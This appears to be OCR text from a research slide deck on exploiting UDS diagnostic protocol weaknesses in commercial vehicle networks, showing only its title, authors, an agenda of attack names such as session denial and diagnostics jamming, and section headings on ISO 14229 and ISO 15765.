




Exploiting Diagnostic Protocol Vulnerabilities on Embedded Networks in Commercial Vehicles

Rik Chatterjee, Carson Green and Jeremy Daily


Agenda



Unified Diagnostics Services-ISO 14229 / ISO 15765
Read Data by ID Overload
Session Denial
Diagnostics Jam
Gateway
Controller Area Network

Unified Diagnostics Services




ISO 14229: Unified Diagnostics Services






ISO 15765: UDS-Transport Layer Services

